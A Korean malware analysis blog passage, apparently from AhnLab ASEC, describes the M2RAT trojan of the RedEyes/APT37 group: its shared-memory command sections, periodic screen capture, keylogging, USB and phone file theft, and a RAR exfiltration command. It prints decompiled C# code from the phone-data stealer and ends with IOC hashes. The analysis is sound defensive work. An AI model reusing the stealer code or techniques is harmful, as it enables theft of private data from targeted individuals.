([그림 12]의 서버 화면은 공격자 웹 서버와 유사하게 안랩의 분석 시스템에서 구축한 화면이다.)

이외에도, M2RAT은 공격자 서버 주소 정보를 MAC 주소와 같은 레지스트리 키 경로의 “Property” 값에 0x5C로 XOR 인코딩하여 저장한다.

- 레지스트리 키 경로 : HKCU\Software\OneDriver
- 값 이름 : Property
- 값 : 공격자 서버 주소 XOR 인코딩(0x5C)한 값

추후 공격자는 공격자 서버 주소 업데이트를 위해 “URL”과 “UPD” 명령을 M2RAT에 전달할 수 있다.([표 1] 참고) “URL” 명령은 새로운 공격자 주소를 레지스트리 키에 업데이트 하기 위해 사용되는 명령이고, “UPD” 명령은 현재 실행 중인 M2RAT의 공격자 서버 주소를 바꾸기 위한 명령이다.

M2RAT의 원격 제어 명령은 공격자 서버로부터 CMD 명령을 전달받아 이루어진다. 기존에 RedEyes 그룹이 사용한 것으로 확인된 Chinotto 악성코드의 경우 ***쿼리 스트링(Query string)*** 방식으로 원격 제어 명령을 수행하였지만, M2RAT의 경우 공유 메모리 섹션을 생성하여 공격자 서버로부터 원격 제어 명령을 실행한다. 이는 공격자가 초기 침투 단계에서 스테가노그래피 기법을 사용한 것과 같이 명령 정보를 POST의 Body로 은닉함으로써 네트워크 탐지를 회피하기 위한 것으로 보인다.
(* ***쿼리 스트링(Query string)*** : URL 끝에 물음표로 시작하는 문자열)

CMD 명령은 공유 메모리를 통해 전달이되며, 메모리 섹션의 이름 정보는 다음 [표 2]와 같다.

섹션명	기능
RegistryModuleInputMap2	추가 모듈 실행 결과 전송 (ex. 휴대전화 데이터 유출 모듈)
FileInputMap2	(A:\ ~ Z:\) 드라이브 파일 탐색, 파일 생성/쓰기, 파일 읽기, 파일 시간 변경
CaptureInputMap2	현재 피해 호스트 PC 화면 캡쳐
ProcessInputMap2	프로세스 리스트 확인, 프로세스 생성/종료
RawInputMap2	ShellExectueExW API를 사용하여 프로세스 실행
TypingRecordInputMap2	키로깅 데이터 유출
UsbCheckingInputMap2	USB 데이터 유출 (hwp,doc,docx,xls,xlsx,ppt,pptx,cell,csv,show,hsdt,mp3,amr,3gp,m4a,txt,png,jpg,jpeg,gif,pdf,eml)

[표 2] 공유 메모리 섹션의 기능

2.4.2. 정보 유출 (Exfiltration)

M2RAT의 정보 유출 기능은 피해 호스트 화면 캡쳐, 프로세스 정보, 키로깅, 데이터(문서, 음성 파일) 유출이 있다. 먼저 화면 캡쳐의 경우 공격자가 명령을 내리지 않더라도, 주기적으로 캡쳐하여 공격자 서버에 전송하며 서버에서는 “_인코딩된 MAC 주소 값_cap”폴더에 “result_[숫자]”로 저장한다.

이외에 모든 데이터 유출 정보들은 공격자 웹서버의 “_인코딩된 MAC 주소 값_2” 폴더에 저장된다.

특히 이동식 디스크나 공유 폴더에 민감한 데이터인 문서와 음성 녹음 파일이 있을 경우 %TEMP% 경로에 파일을 복사하여 Winrar(RAR.exe)로 비밀번호 압축한 뒤 결과를 공격자 서버에 전송한다.

- 데이터 복사 폴더 경로 : %Temp%\Y_%m_%d_%H_%M_%S // (ex. %TEMP%\연_월_일 _시_분_초)
- 파일 확장자 : hwp,doc,docx,xls,xlsx,ppt,pptx,cell,csv,show,hsdt,mp3,amr,3gp,m4a,txt,png,jpg,jpeg,gif,pdf,eml

사용된 RAR.exe 옵션은 아래와 같다. 압축 파일 생성 경로는 %TEMP% 폴더 경로와 동일하다.

a -df -r -hp **dgefiue389d@39r#1Ud** -m1 “압축 파일 생성 경로” “압축 대상 경로”

옵션 이름	설명
a	압축
df	압축 후 파일 삭제
r	압축 파일 복구

hp	파일 데이터와 헤더 암호화
m	압축 레벨 설정

[표 3] RAR 압축 옵션 설명

ASEC 분석팀은 ASD(AhnLab Smart Defense) 인프라를 통해 M2RAT과 통신하는 정보 유출 악성코드를 추가로 확인할 수 있었다. 해당 악성코드는 휴대전화에 저장된 문서 파일을 탈취하여 M2RAT의 **RegistryModuleResultMap2**라는 이름의 공유 메모리 섹션에 유출 데이터를 전송하는 닷넷 파일로 확인되었다.

```
if (list.Count <= 0)
{
    portableDeviceFolder3 = portableDeviceFolder2;
    dictionary.Add(portableDevice4.DeviceId, portableDeviceFolder3);
    string s = JsonConvert.SerializeObject(portableDeviceFolder3);
    byte[] bytes = Encoding.UTF8.GetBytes(s);
    if (memoryMappedFile != null)
    {
        memoryMappedFile.Dispose();
    }
    memoryMappedFile = MemoryMappedFile.CreateNew("RegistryModuleResultMap2", (long)(bytes.Length + 4));
    MemoryMappedViewStream memoryMappedViewStream = memoryMappedFile.CreateViewStream();
    memoryMappedViewStream.Write(BitConverter.GetBytes(0), 0, 4);
    memoryMappedViewStream.Write(bytes, 0, bytes.Length);
    memoryMappedViewStream.Flush();
    memoryMappedViewStream.Seek(0L, SeekOrigin.Begin);
    memoryMappedViewStream.Write(BitConverter.GetBytes(bytes.Length), 0, 4);
    memoryMappedViewStream.Flush();
    goto IL_518;
}
```

[그림 13] M2RAT에 유출 데이터 전송하는 코드

```
try
{
    string path = commandLineArgs[1];
    string text = commandLineArgs[2];
    if (text.EndsWith("\\"))
    {
        text = text.Substring(0, text.Length - 1);
    }
    if (!Directory.Exists(text))
    {
        Directory.CreateDirectory(text);
    }
    PortableDeviceCollection portableDeviceCollection = new PortableDeviceCollection();
    portableDeviceCollection.Refresh();
    foreach (PortableDevice portableDevice in portableDeviceCollection)
    {
        if (string.IsNullOrWhiteSpace(portableDevice.Name) || !portableDevice.Name.Contains("Z"))
        {
            portableDevice.Connect();
            PortableDeviceFolder root = portableDevice.Root;
            IPortableDeviceContent contents = portableDevice.getContents();
            PortableDeviceObject portableDeviceObject = portableDevice.Root.FindDir(path, ref contents);
            if (portableDeviceObject == null)
            {
                break;
            }
            PortableDeviceFolder portableDeviceFolder = portableDeviceObject as PortableDeviceFolder;
            if (portableDeviceFolder != null)
            {
                portableDeviceFolder.CopyFolderToPC(portableDevice, ref contents, text, true);
            }
            else
            {
                PortableDeviceFile portableDeviceFile = portableDeviceObject as PortableDeviceFile;
                if (portableDeviceFile != null)
                {
                    portableDevice.TransferContentFromDevice(portableDeviceFile, text, portableDeviceFile.Name);
                }
            }
        }
    }
    return;
}
catch (Exception value)
{
    Console.WriteLine(value);
    return;
}
string[] source = new string[]
{
    ".hwp",
    ".hwpx",
    ".doc",
    ".docx",
    ".xls",
    ".xlsx",
    ".ppt",
    ".pptx",
    ".cell",
    ".csv",
    ".show",
    ".hsdt",
    ".amr",
    ".txt",
    ".pdf",
    ".eml"
};
```

[그림 14] 휴대전화 데이터 탈취 대상 (확장자) 정보

해당 닷넷 파일의 PDB 정보는 다음과 같다.

PDB : E:\MyWork\PhoneDataCp\PhoneDeviceManager\PhoneDeviceManager\obj\x86\Release\PhoneDeviceManager.pdb

3. 결론

RedEyes 그룹은 국가 차원의 지원을 받는 APT 해킹 조직이다. 인권 운동가, 기자, 탈북 주민 등 개인을 대상으로 공격을 수행하는 것으로 알려져있으며 공격의 목표는 정보 유출이 목적인 것으로 보인다. 이러한 APT 공격은 방어하기 매우 까다롭고, 특히 RedEyes 그룹은 개인을 대상으로 주로 공격한다고 알려져있어 기업이 아닌 개인은 피해를 인지하는 것 조차 어려울 수

있다. ASEC 분석팀에서는 해당 그룹을 면밀히 추적하고 있으며 공격자의 새로운 TTPs가 확인될 경우 금번 블로그와 같이 신속히 공유하여 피해를 최소화 하도록 기여할 것이다.

4. IOC

[**MD5 (진단명, 엔진버전)**]
8b666fc04af6de45c804d973583c76e0 // EPS 파일 – Exploit/EPS.Generic (2023.01.16.03)
93c66ee424daf4c5590e21182592672e // 스테가노그래피 JPEG – Data/BIN.Agent (2023.02.15.00)
7bab405fbc6af65680443ae95c30595d // PE file(JPEG) Stage PE 파일 – Trojan/Win.Loader.C5359534 (2023.01.16.03)
9083c1ff01ad8fabbcd8af1b63b77e66 // 파워쉘 스크립트 – Downloader/PS.Generic.SC185661 (2023.01.16.03)
4488c709970833b5043c0b0ea2ec9fa9 // M2RAT – Trojan/Win.M2RAT.C5357519 (2023.01.14.01)
7f5a72be826ea2fe5f11a16da0178e54 // 휴대전화 데이터 탈취 – Infostealer/Win.Phone.C5381667 (2023.02.14.03)

5. 참고 보고서

Categories:악성코드 정보

Tagged as:APT37,M2RAT,MaptoRAT,RedEyes,ScarCruft